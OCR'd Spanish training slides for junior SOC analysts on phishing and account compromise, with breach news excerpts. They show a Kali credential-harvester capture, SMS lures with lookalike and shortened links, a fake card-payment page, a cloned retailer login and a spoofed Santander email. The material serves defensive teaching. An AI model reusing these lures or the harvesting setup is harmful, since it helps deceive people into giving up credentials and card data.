[SOC_ANALYST_TRAINING]


[SYSTEM_STATUS: OPERATIONAL]


# Phishing y Compromiso de Cuenta

[FORMACIÓN_SOC_JUNIOR]


Entendiendo el phishing como vector de acceso inicial y sus consecuencias operativas



ATAQUE MASIVO
(PHISHING GENÉRICO)
ATAQUE DIRIGIDO
(SPEAR-PHISHING)



root@kali: /home/carlos
File Actions Edit View Help
Login
Login
imasp.net/wp-l...
Nombre de usuario o correo electrónico
Contraseña
Robo de credenciales listo en 10 minutos
FIELD FOUND: username=carlos
FIELD FOUND: password=miclave


# El Corte Inglés informa de un robo de datos de clientes a través de un proveedor externo


"La información a la que se ha accedido de forma no autorizada consiste en datos identificativos y de contacto, así como números de tarjetas para compras sólo en El Corte Inglés. En cualquier caso, dicha información no permite a terceros operar ni realizar pagos con su tarjeta de El Corte Inglés", explica la compañía a sus clientes


Su paquete ha sido puesto en espera debido a que falta un numero de calle en el paquete. Por favor actualice la informacion de entrega:https://is.gd/TngO44


Se ha registrado un dispositivo desconocido a su banca online, si no ha sido usted, verifique mediante: openbank.es-info-reporte.com


14:08
track-correos.shop/payr
Pagar con tarjeta
Qué voy a pagar: Para el reenvío, la oficina de correos cobrará algunas tarifas de servicio
Tarjeta
VISA
Tarjeta
Caducidad(mm/yy)
mm/yy
CVV
CVV
PAGAR



*Nombre:
*Apellido:
*e-mail:
Teléfono:
Población:
*Mensaje:


M I C U E N T A
El Corte Inglés
Inicia sesión
Inicia sesión para acceder a todos nuestros servicios
Cuenta de acceso *
Cuenta de acceso
Contraseña *
Contraseña
¿Problemas con tu contraseña?
INICIAR SESIÓN


# M&S hackers sent abuse and ransom demand directly to CEO

3 days ago

Share




La aseguradora Adeslas, el pasado 9 de octubre sufrió un **ataque de ransomware de sus servidores, apagándola digitalmente por completo, que afectó a millones de usuarios**. Los sistemas informáticos, como los que gestionan las autorizaciones de pruebas médicas y las pólizas de los usuarios, dejaron de funcionar de un día para otro.

B

BancoSantander <customerservice.ug@mtn.com>

To carlos@carlosmelero.com

Reply Reply

If there are problems with how this message is displayed, click here to view it in a web browser.

Santander

Se ha anadido un nuevo mensaje en su perfil de cliente. Revíselo en el servicio en línea.

La autenticacion multifactor asegura su informacion personal.

**Verificar ahora**

Nuestro equipo de soporte está disponible para ayudarte en cualquier momento.

**Atentamente,**

**El equipo de Santander España**

Este mensaje es informativo y se envía únicamente con fines educativos.

B

BancoSantander <customerservice.ug@mtn.com>

To carlos@carlosmelero.com

Reply Reply

If there are problems with how this message is displayed, click here to view it in a web browser.


B

BancoSantander <customerservice.ug@mtn.com>

Se ha anadido un nuevo mensaje en su perfil de cliente. Revíselo en el servicio en línea.

La autenticacion multifactor asegura su informacion personal.

**Verificar ahora**

